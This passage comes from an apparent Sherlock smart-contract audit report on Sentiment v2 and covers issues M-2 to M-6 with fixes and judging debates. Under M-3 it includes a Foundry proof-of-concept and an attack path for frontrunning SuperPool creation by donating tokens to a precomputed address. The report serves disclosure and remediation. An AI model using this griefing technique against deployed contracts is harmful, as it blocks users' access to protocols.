    mapping(address => mapping(address => uint256)) public allowance;

    constructor(string memory _name, string memory _symbol, uint8 _decimals) {
        name = _name;
        symbol = _symbol;
        decimals = _decimals;
    }

    function approve(address spender, uint256 amount) public {
        allowance[msg.sender][spender] = amount;
    }

    function transfer(address to, uint256 amount) public returns (bool) {
        balanceOf[msg.sender] -= amount;
        balanceOf[to] += amount;
        return true;
    }

    function transferFrom(
        address from,
        address to,
        uint256 amount
    ) public returns (bool) {
        uint256 allowed = allowance[from][msg.sender];
        if (allowed != type(uint256).max)
            allowance[from][msg.sender] = allowed - amount;
        balanceOf[from] -= amount;
        balanceOf[to] += amount;
        return true;
    }
}
```

Add the following test in `protocol-v2/test/core/Superpool.t.sol`.

```
function testSuperPoolUSDT() public {
    MockUSDT USDT = new MockUSDT("USDT", "USDT", 6);
    FixedPriceOracle USDToracle = new FixedPriceOracle(1e18);

    vm.startPrank(protocolOwner);
    riskEngine.setOracle(address(USDT), address(USDToracle));
    pool.initializePool(
        poolOwner,
        address(USDT),
        type(uint128).max,
        0xeba2c14de8b8ca05a15d7673453a0a3b315f122f56770b8bb643dc4bfbcf326b
    );
    vm.stopPrank();

    uint256 amount = 100e6;

    deal(address(USDT), address(this), amount);

    USDT.approve(address(superPoolFactory), amount);

    vm.expectRevert();
    superPoolFactory.deploySuperPool(
        address(this),
        address(USDT),
        feeTo,
        0.01 ether,
        1_000_000 ether,
        amount,
        "test",
        "test"
    );
}
```

Mitigation

Use `safeApprove` instead of `approve` in `SuperPoolFactory::deploySuperPool` and `SuperPool::reallocate`.

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/sentimentxyz/protocol-v2/pull/304

Issue M-2: Liquidation fee is incorrectly calculated, leading to unprofitable liquidations

Source: https://github.com/sherlock-audit/2024-08-sentiment-v2-judging/issues/91

Found by

0xKartikgiri00, A2-security, Bigsam, EgisSecurity, HHK, Oblivionis, Obsidian, Ryonen, S3v3ru5, ThePharmacist, X12, ZeroTrust, cryptomoon, hash, nfmelendez, ravikiran.web3

Summary

Incorrect liquidation fee calculation makes liquidations unprofitable, leading to insolvency.

Root Cause

During `PositionManager.liquidate()` , two things happen:

1. An amount `x` of the position's collateral is paid to the liquidator (link)
2. The liquidator pays off the debt of the position (link)

During step 1, the liquidation fee is effectively calculated as `liquidationFee.mulDiv(x,1e18)`

This is incorrect- the correct way would be to take the liquidation fee from the profit of the liquidator, rather than from the entire amount `x`

Due to this inaccuracy, a large majority of liquidations will be unprofitable:

Example scenario

Consider a situation where liquidation fee is 30% (as stated in the contest README)

Say LTV = 90%, Debt value = $90, Collateral value drops from $100 to $98

Now, since the position LTV (90/98) is greater than the set LTV (90/100), the position is liquidatable

A liquidator aims to pay off the debt and receive the $98 worth of collateral, effectively buying the collateral at a discount of ~8%

However, They will only receive 70% of the $98 (due to the 30% liquidation fee), so they can only receive $68.6

This is extremely unprofitable since they have to pay off $90 worth of debt, and only receive $68.6 as a reward.

The correct approach to calculating fee would be the following:

1. Calculate liquidator profit = Reward - Cost = $98 - $90 = $8
2. Calculate liquidator fee = feePercentage*profit = 30% of $8 = $2.4

This ensures that liquidations are still incentivised

Internal pre-conditions

No response

External pre-conditions

No response

Attack Path

No response

Impact

Liquidations are unprofitable due to liquidation fee being calculated incorrectly.

This leads to bad debt and insolvency since there is no incentive to liquidate.

PoC

No response

Mitigation

Consider calculating the profit of the liquidation first, and take the fee based on that

Discussion

0xjuaan

Hi @cvetanovv I forgot to escalate this (hard to keep track of so many), but I think everyone would agree this is high severity

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/sentimentxyz/protocol-v2/pull/339

Issue M-3: Griefer can DOS the SuperPool creation and make it very expensive for other users

Source: https://github.com/sherlock-audit/2024-08-sentiment-v2-judging/issues/97

Found by

0xarno, 0xdeadbeef, A2-security, EgisSecurity, Kalogerone, Oblivionis, Yashar

Summary

The `SuperPoolFactory.sol` contract creates new `SuperPool` instances using the `new` keyword, which is essentially using the `CREATE` opcode. This means that the address of the next `SuperPool` instance can be known by any user. To create a new `SuperPool`, it's essential to deposit and burn a minimum of 1000 shares. A griefer can frontrun `SuperPool` creation transactions and `transfer` small amounts of tokens to the known `SuperPool` address to make shares expensive and prevent the creation of the `SuperPool`.

Root Cause

1. When using the `CREATE` opcode, the new contract address depends on the deployer address (the `SuperPoolFactory.sol` address which is known) and its nonce (which can be calculated by simply looking at `SuperPoolFactory`'s etherscan). Even ethers has a function to calculate the next address. This means that the next `SuperPool` address that will be created is known and can't be changed.
2. `SuperPool` creation requires the user to deposit and burn a minimum of `1000shares`, otherwise the transaction will revert.

deploySuperPool:

```
    function deploySuperPool(
        address owner,
        address asset,
        address feeRecipient,
        uint256 fee,
        uint256 superPoolCap,
        uint256 initialDepositAmt,
        string calldata name,
        string calldata symbol
    ) external returns (address) {
        if (fee != 0 && feeRecipient == address(0)) revert
 ↪  SuperPoolFactory_ZeroFeeRecipient();
```

```
@>      SuperPool superPool = new SuperPool(POOL, asset, feeRecipient, fee,
 ↪  superPoolCap, name, symbol);
        superPool.transferOwnership(owner);
        isDeployerFor[address(superPool)] = true;

        // burn initial deposit
        IERC20(asset).safeTransferFrom(msg.sender, address(this),
 ↪  initialDepositAmt); // assume approval
        IERC20(asset).approve(address(superPool), initialDepositAmt);
@>      uint256 shares = superPool.deposit(initialDepositAmt, address(this));
@>      if (shares < MIN_BURNED_SHARES) revert
 ↪  SuperPoolFactory_TooFewInitialShares(shares);
        IERC20(superPool).transfer(DEAD_ADDRESS, shares);

        emit SuperPoolDeployed(owner, address(superPool), asset, name, symbol);
        return address(superPool);
    }
```

Note that `uint256publicconstantMIN_BURNED_SHARES=1000;`

An attacker can frontrun this transaction from a regular user and donate to the already known `address` a small amount of the `SuperPool`'s selected asset to inflate the shares and make them very expensive for the user to create the `SuperPool` (exact numbers shown in the coded PoC).

The shares inflation happens because of the function used in the function:

```
    function deposit(uint256 assets, address receiver) public nonReentrant returns
 ↪  (uint256 shares) {
        accrue();
@>      shares = _convertToShares(assets, lastTotalAssets, totalSupply(),
 ↪  Math.Rounding.Down);
        if (shares == 0) revert SuperPool_ZeroShareDeposit(address(this), assets);
        _deposit(receiver, assets, shares);
    }
```

```
function _convertToShares(
    uint256 _assets,
    uint256 _totalAssets,
    uint256 _totalShares,
    Math.Rounding _rounding
) public view virtual returns (uint256 shares) {
    shares = _assets.mulDiv(_totalShares + 1, _totalAssets + 1, _rounding);
}
```

Normally a user would only need `1000assets` to mint `1000shares` (1000 * 1 / 1 = 1000 shares using the `_convertToShares` formula above). Imagine a donation of `1000000assets` before the transaction. Now `1000assets` would give `0shares` (1000 * 1 / 1000001 = 0 shares). With a token like `USDC` which has 6 decimals and is in scope, a user would need $1000 to overcome a $1 donation and mint `1000shares`.

Internal pre-conditions

No response

External pre-conditions

No response

Attack Path

1. Attacker calculates the address of the next `SuperPool`.
2. User sends a transaction to create a `SuperPool`.
3. Attacker frontruns this transaction and donates a small amount of the user's specified `SuperPool` asset.
4. User's transaction fails due to not enough dead shares minted.
5. It is now very expensive to create that specific `SuperPool`.

Impact

It will become very expensive to create a `SuperPool`, many users won't want to do it and `SuperPools` will stop getting created.

PoC

Paste the following code in the `test/core/Superpool.t.sol` test file and follow the comments:

```
function testSuperPoolDOS() public {
    // Let's say that the asset is USDC which has 6 decimals and assume 1 USDC = $1
    asset1.mint(user, 10 ether);
    asset1.mint(user2, 10 ether);

    // User has calculated the address of the next SuperPool and donates 1 USDC
↪   before the creation transaction
    vm.prank(user);
    asset1.transfer(0x1cEE5337E266BACD38c2a364b6a65D8fD1476f14, 1_000_000);

    vm.prank(user2);
    asset1.approve(address(superPoolFactory), 10 ether);

    // Error selectors to be used with the vm.expectReverts
    bytes4 selectorFactory =
↪   bytes4(keccak256("SuperPoolFactory_TooFewInitialShares(uint256)"));
    bytes4 selectorSuperPool =
↪   bytes4(keccak256("SuperPool_ZeroShareDeposit(address,uint256)"));

    // Deposit amounts
    uint256 normalMinAmount = 1000;
    uint256 oneThousandUSDC = 1_000_000_000;

    // user2 tries to create a SuperPool sending the supposed min amount of 1000,
↪   it reverts because he minted 0
    // shares
    vm.prank(user2);
    vm.expectRevert(abi.encodeWithSelector(selectorSuperPool,
↪   0x1cEE5337E266BACD38c2a364b6a65D8fD1476f14, 1000));
    superPoolFactory.deploySuperPool(
        user2, address(asset1), user2, 0.01 ether, type(uint256).max,
↪   normalMinAmount, "test", "test"
    );

    // user2 tries to create a SuperPool sending 1000 USDC, it reverts because he
↪   minted 999 shares
    vm.prank(user2);
    vm.expectRevert(abi.encodeWithSelector(selectorFactory, 999));
    superPoolFactory.deploySuperPool(
        user2, address(asset1), user2, 0.01 ether, type(uint256).max,
↪   oneThousandUSDC, "test", "test"
    );

    // Here is a test to prove that SuperPool creation is NOT dependant on
↪   block.timestamp, block.number, address
    // calling the transaction or function parameters
    // All of these are changed and the transaction fails with the same error
↪   message because it still creates the
    // SuperPool at the same address as befores
    vm.prank(user);
    asset1.approve(address(superPoolFactory), 10 ether);
    vm.warp(block.timestamp + 45_914_891);
    vm.roll(block.number + 100);

    vm.prank(user);
    vm.expectRevert(abi.encodeWithSelector(selectorFactory, 999));
    superPoolFactory.deploySuperPool(
        user, address(asset1), user, 0.01 ether, type(uint256).max,
↪   oneThousandUSDC, "test1", "test1"
    );

    // user2 sends the transaction with 1001 USDC, it is now succesful since it
↪   minted the required 1000 shares
    vm.prank(user2);
    superPoolFactory.deploySuperPool(
        user2, address(asset1), user2, 0.01 ether, type(uint256).max,
↪   1_001_000_000, "test", "test"
    );
}
```

Mitigation

Don't require from the user to deposit and actually mint the dead shares. You can hardcode them in the `SuperPool` contract by making for e.g.:

1. The `totalAssets` function to return the actual total assets + 1000
2. The `totalSupply` function to return the actual total supply + 1000

Discussion

samuraii77

The pool creator can simply redeploy the pool, this is not an issue of significance. Furthermore, that exact pool can be created as the nonce increases even upon a transaction reverting (source: https://ethereum.stackexchange.com/a/77049), thus a different address will be generated.

AtanasDimulski

Escalate, Per above comment

sherlock-admin3

> Escalate, Per above comment

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

Kalogerone

> The pool creator can simply redeploy the pool, this is not an issue of significance. Furthermore, that exact pool can be created as the nonce increases even upon a transaction reverting (source: https://ethereum.stackexchange.com/a/77049), thus a different address will be generated.

Still doesn't change the fact that a user can frontrun the `deploySuperPool` transactions by donating a small amount of the token to the future address and DOS all the pool creation attempts.

cvetanovv

I agree with @Kalogerone comment. Even if the pool creator redeploys the pool, the malicious user can DoS also the new pool.

Planning to reject the escalation and leave the issue as is.

Evert0x

Result: Medium Has Duplicates

sherlock-admin4

Escalations have been resolved successfully!

Escalation status:

- AtanasDimulski: rejected

10xhash

@cvetanovv Sorry for the late reply

Sherlock has clear rules on DOS issues that can be considered valid:

```
Could Denial-of-Service (DOS), griefing, or locking of contracts count as a Medium
 ↪  (or High) issue? DoS has two separate scores on which it can become an issue:

    The issue causes locking of funds for users for more than a week.
    The issue impacts the availability of time-sensitive functions (cutoff
     ↪  functions are not considered time-sensitive). If at least one of these are
     ↪  describing the case, the issue can be a Medium. If both apply, the issue
     ↪  can be considered of High severity. Additional constraints related to the
     ↪  issue may decrease its severity accordingly.
    Griefing for gas (frontrunning a transaction to fail, even if can be done
     ↪  perpetually) is considered a DoS of a single block, hence only if the
     ↪  function is clearly time-sensitive, it can be a Medium severity issue.
```

Both of this is not the case here. Similar is the case for https://github.com/sherlock-audit/2024-08-sentiment-v2-judging/issues/400

Kalogerone

> V. How to identify a medium issue:
>
> 1. Causes a loss of funds but requires certain external conditions or specific states, or a loss is highly constrained. The losses must exceed small, finite amount of funds, and any amount relevant based on the precision or significance of the loss.
> 2. Breaks core contract functionality, rendering the contract useless or leading to loss of funds.

It's pretty self explanatory that this issue ”Breaks core contract functionality, rendering the contract useless”. I don't think it is appropriate to play with the words here and try to invalidate an issue that denies the ability to create a pool in a protocol based on user created pools.

cvetanovv

With this attack that requires minimal funds, the malicious user breaks the contract and enters the category:

> Breaks core contract functionality, rendering the contract useless or leading to loss of funds.

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/sentimentxyz/protocol-v2/pull/333

Issue M-4: LTV of 98% would be extremely dangerous

Source: https://github.com/sherlock-audit/2024-08-sentiment-v2-judging/issues/102

The protocol has acknowledged this issue.

Found by

000000, A2-security, Nihavent, Obsidian, X12, ZeroTrust

Summary

Having an LTV of 98% that pools can set is really dangerous as it doesn't take into account that oracle prices have the so called deviation, which can be anywhere from 0.25% to 2%. Meaning that the actual LTV would be `LTV+oracle1deviation+oracle2deviation`, which can result in `>100%LTV`.

Vulnerability Detail

The README gives us a range for the possible LTV.

> Min LTV = 10% = 100000000000000000 Max LTV = 98% = 980000000000000000

However this range reaches up to 98% which is extremely dangerous, no matter the asset, even if the supply-borrowing pair is stable coins.

Example oracles: stETH : ETH - 0.5% deviation DAI : ETH - 1% deviation USDC : ETH - 1% deviation USDT : ETH - 1% deviation

Both assets may be denominated in ETH, but their value is compared one to one, meaning that a user can deposit USDC to his position and borrow USDT from a pool, where both prices would be compared in terms of ETH. They will not take effect from the price of ETH, but will be effected by the extra oracle deviation, as ETH is generally around 1% - 2% and stable coins to USD are around 0.1% (DAI : USD, USDC : USD, and so on...)

However with the above example we can see such a pool having actual LTV of 100%, as USDC can be 0.99 and USDT 1.01 with the oracle reporting both prices as 1.00 USD. In this case the pool will have 100% LTV allowing borrowers to borrow 100% of the pool causing a DOS and potentially adding some bad debt to the system. This would also distinctiveness liquidators a they won't have any profit from liquidating these positions (once the price normalizes) and may even be on a loss.

Example of similar scenario is the recent depeg on `ezETH` causing Mrpho to socialize some bad debt, even with reasonable LTV parameters - link.

Impact

LTV of 100% or even above would result in lenders losing their funds, as borrowers would not be incentivized to pay of their loans or would prefer to get liquidated if the price moves to their favor. Liquidators will not liquidate as they would be in a loss.

Code Snippet

https://github.com/sherlock-audit/2024-08-sentiment-v2/blob/main/protocol-v2/src/RiskEngine.sol#L190

```
function acceptLtvUpdate(uint256 poolId, address asset) external {
    if (msg.sender != pool.ownerOf(poolId)) revert RiskEngine_OnlyPoolOwner(poolId,
 ↪  msg.sender);

    LtvUpdate memory ltvUpdate = ltvUpdateFor[poolId][asset];

    // revert if there is no pending update
    if (ltvUpdate.validAfter == 0) revert RiskEngine_NoLtvUpdate(poolId, asset);

    // revert if called before timelock delay has passed
    if (ltvUpdate.validAfter > block.timestamp) revert
 ↪  RiskEngine_LtvUpdateTimelocked(poolId, asset);

    // revert if timelock deadline has passed
    if (block.timestamp > ltvUpdate.validAfter + TIMELOCK_DEADLINE) {
        revert RiskEngine_LtvUpdateExpired(poolId, asset);
    }

    // apply changes
    ltvFor[poolId][asset] = ltvUpdate.ltv;
    delete ltvUpdateFor[poolId][asset];
    emit LtvUpdateAccepted(poolId, asset, ltvUpdate.ltv);
}
```

Tool used

Manual Review

Recommendation

Have a lower max LTV.

Discussion

iamnmt

Escalate

Invalid.

The pool owner can always set the LTV in range of `[minLtv,maxLtv]`. The pool owner is trusted to set the LTV to a correct value that not cause any problems.

Per the Sherlock rules:

> 5. (External) Admin trust assumptions: When a function is access restricted, only values for specific function variables mentioned in the README can be taken into account when identifying an attack path. If no values are provided, the (external) admin is trusted to use values that will not cause any issues.

The contest `README` is only specifying the value for `MaxLTV`, but it does not specify any value for the LTV of a pool.

sherlock-admin3

> Escalate
>
> Invalid.
>
> The pool owner can always set the LTV in range of `[minLtv,maxLtv]`. The pool owner is trusted to set the LTV to a correct value that not cause any problems.
>
> Per the Sherlock rules:
>
> > 5. (External) Admin trust assumptions: When a function is access restricted, only values for specific function variables mentioned in the README can be taken into account when identifying an attack path. If no values are provided, the (external) admin is trusted to use values that will not cause any issues.
>
> The contest `README` is only specifying the value for `MaxLTV`, but it does not specify any value for the LTV of a pool.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

0x3b33

Since a range with valid LTV rations is provided everything in this range will be used for different pools. The issue shows how this range is flawed, if pool owner are not supposed to use the values in the rage what is the purpose of having it.

The docs clearly state the the README defines custom `restrictions`, which were proven wrong in the issue above.

> The protocol team can use the README (and only the README) to define language that indicates the codebase's restrictions and/or expected functionality.

The issue clearly describes a flaw in the system, while your escalation doesn't justify why it should be invalid. Just twisting the rules around won't be sufficient to invalidate issues.

cvetanovv

I disagree with escalation.

@0x3b33 Explain very well how setting a Loan-to-Value (LTV) ratio of 98% is significant because it brings the system dangerously close to a situation where the collateral provided by borrowers could be insufficient to cover the borrowed amount, leading to potential losses for lenders and instability in the protocol.

Also, #122 will be duplicated with this issue. You can see this comment: https://github.com/sherlock-audit/2024-08-sentiment-v2-judging/issues/122#issuecomment-2377459586

Planning to reject the escalation and leave the issue as is.

iamnmt

@cvetanovv

Why is the quoted rule not applicable in this case?

I want to elaborate on the escalation. There are two actors in this issue:

- The protocol, who set the `MinLTV`, and `MaxLTV`
- The pool owner, who set the LTV of their pool in the range of `[MinLTV,MaxLTV]`

The pool owner will not blindly set any LTV to their asset. Let's say there is a high-volatility asset, then setting the LTV to a high value (e.g. 90%) that is not the Max LTV will cause problems, so the pool owner is expected to set a lower LTV to these assets. In this case, the pool owner is expected to carefully examine the price deviation and set the LTV according to that. Why the same reasoning can not be applied to this issue? The pool owner has to examine the two oracle deviations and set the LTV to not cause any problems.

If this issue is valid, then should an issue about setting a high LTV to a high-volatility asset cause problems to be valid?

0x3b33

Why then we have TVL limit caps and not let them be settable to any value ?

I am not saying the owner is not trusted. What I am saying is since that value is provided in a range and this is one of the possible ranges (98%) then it is expected to be used for some pools, however it's use will be extremely dangerous (the why is explained above). Because of that this core feature (the TVL range) is wrong and it's liquidation threshold is too close to bad debt, that even 1 small even can flip a healthy position into a bad debt one.

cvetanovv

I agree with @0x3b33 comment.

Because of such situations, this question has been added to the Readme to make it clear what values the protocol will use:

https://github.com/sherlock-audit/2024-08-sentiment-v2?tab=readme-ov-file#q-are-there-any-limitations-on-values-set-by-admins-or-other-roles-in-the-codebase-including-restrictions-on-array-lengths

Are there any limitations on values set by admins (or other roles) in the codebase, including restrictions on array lengths?

> Expected launch values for protocol params: Min LTV = 10% = 100000000000000000 Max LTV = 98% = 980000000000000000

We currently have issues with the value provided by the protocol(**98**%). That's exactly the reason this question is being asked on the protocol. To know the TRUSTED Admin, what values will be used. That is why this issue is valid.

My decision to reject the escalation remains.

WangSecurity

Result: Medium Unique

sherlock-admin4

Escalations have been resolved successfully!

Escalation status:

- iamnmt: rejected

10xhash

@cvetanovv Sorry for the late reply

> We currently have issues with the value provided by the protocol(98%). That's exactly the reason this question is being asked on the protocol. To know the TRUSTED Admin, what values will be used

As per the earlier escalation comment, a pool owner can set any value b/w 10% and 98%. LTV is a risk parameter. If they are choosing to set LTV to 98% it is their chosen risk for the pool and lender's who are not comfortable with the risk are not required to deposit into it. And it is not required for all configurations to even have issues when the LTV is set to 98%. There are fixed price oracles being used which will have no issues even with setting LTV to 98%. So an admin is trusted to use this value only when such problems won't arise

cvetanovv

@10xhash, thanks for the comment.

My decision is based on the admin trust assumptions rule:

> Admin trust assumptions: When a function is access restricted, only values for specific function variables mentioned in the README can be taken into account when identifying an attack path.

If there were no values specified in the Readme, this issue would be invalid. However, since a trusted admin would use an LTV of 98%, I think this issue is valid.

Issue M-5: The `SuperPool` vault is not strictly ERC4626 compliant as it should be

Source: https://github.com/sherlock-audit/2024-08-sentiment-v2-judging/issues/110

Found by

000000, 0xAadi, 4gontuk, A2-security, Atharv, EgisSecurity, Flare, Kalogerone, Nihavent, Obsidian, Ryonen, S3v3ru5, dany.armstrong90, h2134, hash, iamandreiski, pseudoArtist, xtesias

Summary

The contest README file clearly states that:

> Q: Is the codebase expected to comply with any EIPs? Can there be/are there any deviations from the specification?
>
> `SuperPool.sol` is strictly ERC4626 compliant

No deviations from the specification mentioned. The `SuperPool.sol` contract is not strictly ERC4626 compliant according to the EIP docs.

Root Cause

The EIP docs for the `convertToShares` and `convertToAssets` functions state:

> MUST NOT be inclusive of any fees that are charged against assets in the Vault.

and later also state:

> The `convertTo` functions serve as rough estimates that do not account for operation specific details like withdrawal fees, etc. They were included for frontends and applications that need an average value of shares or assets, not an exact value possibly including slippage or ***other fees.*** For applications that need an exact value that attempts to account for fees and slippage we have included a corresponding preview function to match each mutable function. These functions must not account for deposit or withdrawal limits, to ensure they are easily composable, the max functions are provided for that purpose.

However, `SuperPool`'s and also calculate and include any new fees accrued.

```
    /// @notice Converts an asset amount to a share amount, as defined by ERC4626
    /// @param assets The amount of assets
    /// @return shares The equivalent amount of shares
    function convertToShares(uint256 assets) public view virtual returns (uint256
 ↪  shares) {
 @>     (uint256 feeShares, uint256 newTotalAssets) = simulateAccrue();
 @>     return _convertToShares(assets, newTotalAssets, totalSupply() + feeShares,
 ↪  Math.Rounding.Down);
    }

    /// @notice Converts a share amount to an asset amount, as defined by ERC4626
    /// @param shares The amount of shares
    /// @return assets The equivalent amount of assets
    function convertToAssets(uint256 shares) public view virtual returns (uint256
 ↪  assets) {
@>      (uint256 feeShares, uint256 newTotalAssets) = simulateAccrue();
@>      return _convertToAssets(shares, newTotalAssets, totalSupply() + feeShares,
 ↪  Math.Rounding.Down);
    }
```

Internal pre-conditions

No response

External pre-conditions

No response

Attack Path

No response

Impact

The `SuperPool` is not strictly EIP-4626 compliant as the README file states it should be.

PoC

No response

Mitigation

Don't calculate any new fees accrued in the `externalconvertTo` functions:

```
    function convertToShares(uint256 assets) public view virtual returns (uint256
 ↪  shares) {
-       (uint256 feeShares, uint256 newTotalAssets) = simulateAccrue();
-       return _convertToShares(assets, newTotalAssets, totalSupply() + feeShares,
 ↪  Math.Rounding.Down);
+       return _convertToShares(assets, totalAssets(), totalSupply(),
 ↪  Math.Rounding.Down);
    }

    function convertToAssets(uint256 shares) public view virtual returns (uint256
 ↪  assets) {
-       (uint256 feeShares, uint256 newTotalAssets) = simulateAccrue();
-       return _convertToAssets(shares, newTotalAssets, totalSupply() + feeShares,
 ↪  Math.Rounding.Down);
+       return _convertToAssets(shares, totalAssets(), totalSupply(),
 ↪  Math.Rounding.Down);
    }
```

Discussion

neko-nyaa

Escalate

Within this issue family, there are several issues having to do with the inclusion of fees, while others deal with the pool's (lack of) liquidity. Some of the issues has to be moved over to #129 which deals with liquidity, or the other family has to be duped against this one.

sherlock-admin3

> Escalate
>
> Within this issue family, there are several issues having to do with the inclusion of fees, while others deal with the pool's (lack of) liquidity. Some of the issues has to be moved over to #129 which deals with liquidity, or the other family has to be duped against this one.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

10xhash

Issues https://github.com/sherlock-audit/2024-08-sentiment-v2-judging/issues/246 and https://github.com/sherlock-audit/2024-08-sentiment-v2-judging/issues/129, also mentions not following ERC4626 spec. Either every breaking of the spec should be grouped under one single issue, or each breaking should be considered as a different issue for consistency. But this is not followed here as highlighted in the above comment

Nihavent

Escalate

The subset of this family relating to fees taken should be invalid.

`convertToShares` & `convertToAssets` must simulateAccrue to update state before performing a conversion. The **only** fees included are calculated on prior interest earned which has nothing to do with the current conversion. They're required to be included to ensure the total shares represents an accurate state of the contract.

Removing the fees since the last state update will remove some fees but not all previous fees. Any change made to remove the fees since last update would make these functions useless to end users or external protocols as they would perform calculations on invalid states.

Therefore the 'fix' here would introduce a bug. Or you could completely redesign the contract to separate fee shares and implement useless versions of the 'convertTo...' functions for the sake of absolute ERC4626 compliance, neither of which are helpful to the protocol.

sherlock-admin3

> Escalate
>
> The subset of this family relating to fees taken should be invalid.
>
> `convertToShares` & `convertToAssets` must simulateAccrue to update state before performing a conversion. The **only** fees included are calculated on prior interest earned which has nothing to do with the current conversion. They're required to be included to ensure the total shares represents an accurate state of the contract.
>
> Removing the fees since the last state update will remove some fees but not all previous fees. Any change made to remove the fees since last update would make these functions useless to end users or external protocols as they would perform calculations on invalid states.
>
> Therefore the 'fix' here would introduce a bug. Or you could completely redesign the contract to separate fee shares and implement useless versions of the 'convertTo...' functions for the sake of absolute ERC4626 compliance, neither of which are helpful to the protocol.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

jsmi0703

@10xhash

> Either every breaking of the spec should be grouped under one single issue, or each breaking should be considered as a different issue for consistency.

If you think so, why did you submit #567 and #568 respectively while not submit them in one report. I think that the reports which have different root cause in the code base can't be grouped into a single family.

cvetanovv

I agree with the escalation of @neko-nyaa all issues related to ERC4626 compliant to be duplicated together. This will be the main issue.

Planning to accept the escalation and duplicate this issue with #129, #500, #465 and #246 and its duplicates.

jsmi0703

I disagree the escalation. Sherlock has rule for duplication.

1. Identify the root cause

So, we have to group only reports which have the same root cause. Moreover,

> Root cause groupings
>
> If the following issues appear in multiple places, even in different contracts. In that case, they may be considered to have the same root cause.
>
> 1. Issues with the same logic mistake. Example: uint256 is cast to uint128 unsafely.
> 2. Issues with the same conceptual mistake. Example: different untrusted external admins can steal funds.
> 3. Issues in the category Slippage protection Reentrancy Access control Front-run / sandwich (issue A that identifies a front-run and issue B that identifies a sandwich can be duplicated)
>
> The exception to this would be if underlying code implementations OR impact OR the fixes are different, then they may be treated separately.

There are no item for ERC4626 at all. Therefore, ERC4626 compliant can't be the root cause for grouping. ”ERC4626 compliant” is impact not root cause. #110, #129, #246 should not be grouped in one family because they have different root causes.

debugging3

I agree on the above comment.As I know, they are going to be grouped by conceptual mistake rule. But the rule depends on the context. Otherwise, auditors will not submit all the vulnerabilities they found.

For instance, assume that an auditor found two issues: first one for `convertToShares()` and second one for `maxWithdraw()`. If they should be grouped in one issue, the auditor has no need of submitting the second issue and he will not submit it. Then how can the protocol team aware of the vulnerability inside the `maxWithdraw()` and fix it?

The protocol team already know that the pool should comply with ERC4626. The things they don't know are detailed vulnerabilities, not the broken ”ERC4626 compliant” itself.

So, I believe that the issues should be categorized into several issues according to their root cause in the code base.

cvetanovv

My decision is to group all ERC4626 related issues together.

I duplicate them by the rule of the **same conceptual mistake**.

I will give an example of how all ERC4626-related issues can be duplicated by showing an example from a previous contest. Here, all Weird Tokens are duplicated together by the same conceptual mistake rule: https://github.com/sherlock-audit/2024-06-magicsea-judging/issues/545#issuecomment-2284566316

Planning to reject both escalations but duplicate this issue with #129, #500, #465, and #246(and its duplicates).

Nihavent

Hi I'm wondering if this https://github.com/sherlock-audit/2024-08-sentiment-v2-judging/issues/110#issuecomment-2359253906 escalation was considered?

cvetanovv

All will remain duplicated together.

The Readme states that the protocol wants to strictly follow the ERC4626 standard. And the Watsons have correctly pointed out what is not followed. The protocol is not required to fix their issues.

My decision is to reject both escalations but duplicate this issue with #129, #500, #465, and #246(and its duplicates).

WangSecurity

Result: Medium Has duplicates

sherlock-admin3

Escalations have been resolved successfully!

Escalation status:

- neko-nyaa: rejected
- Nihavent: rejected

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits: https://github.com/sentimentxyz/protocol-v2/pull/342

Issue M-6: The RedstoneCoreOracle has a constant stale price threshold, this is dangerous to use with tokens that have a smaller threshold as the oracle will report stale prices as valid

Source: https://github.com/sherlock-audit/2024-08-sentiment-v2-judging/issues/126

The protocol has acknowledged this issue.

Found by

000000, AlexCzm, Obsidian, eeshenggoh

Summary

Different tokens have different `STALE_PRICE_THRESHOLD`. The protocol uses a constant `STALE_PRICE_THRESHOLD=3600` for all tokens in the RedstoneCoreOracle.

The issue arises when the token actually has a STALE_PRICE_THRESHOLD < 3600, then the oracle will report the stale price as valid.

Here are some tokens whose redstone priceFeed has a STALE_PRICE_THRESHOLD < 3600 (1 hour)

1. TRX/USD 10 minutes
2. BNB/USD 1 minute

Root Cause

using a constant `STALE_PRICE_THRESHOLD=3600`, rather than setting one for each token

Internal pre-conditions

No response

External pre-conditions

Token has a threshold < 3600

Attack Path

No response

Impact

The protocol will report stale prices as valid, this results in collateral being valued using stale prices.

It will lead to unfair liqudiations due to stale price valuation of collateral AND/OR a position not being liquidated due to stale price valuation of collateral

It will also lead to borrowing a wrong amount due to stale price valuation of collateral

PoC

No response

Mitigation

Set a unique `STALE_PRICE_THRESHOLD` for each token, similar to the chainlink oracle

Discussion

sherlock-admin2

1 comment(s) were left on this issue during the judging contest.

z3s commented:

> Each asset has their own instance of a RedstoneOracle, so this param can be changed

0xspearmint1

escalate

The lead judge states that since each asset has it's own instance of the oracle the param can be changed

1. Firstly, the STALE_PRICE_THRESHOLD is a constant variable that is already set, there is no evidence that the team intended to change the currently set constant variable.
2. Secondly, since each oracles instance uses 2 price feeds to determine the USD price of the asset (Asset/ETH and ETH/USD), as long as the asset has a different threshold to ETH the described issue in the report will occur.

sherlock-admin3

escalate

The lead judge states that since each asset has it's own instance of the oracle the param can be changed

1. Firstly, the STALE_PRICE_THRESHOLD is a constant variable that is already set, there is no evidence that the team intended to change the currently set constant variable.
2. Secondly, since each oracles instance uses 2 price feeds to determine the USD price of the asset (Asset/ETH and ETH/USD), as long as the asset has a different threshold to ETH the described issue in the report will occur.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

ruvaag

I think this should be a low because the intended behavior in the described case would be to use the worst stale price threshold which should mitigate this

0xspearmint1

What do you mean by the worst stale price? @ruvaag

If you mean the smaller one, this will cause a serious DOS issue for the token with a larger threshold (liquidations will revert).

If you mean the larger one, this will allow borrowing the other token at a stale price.

The only mitigation is to have a seperate threshold for each token.

cvetanovv

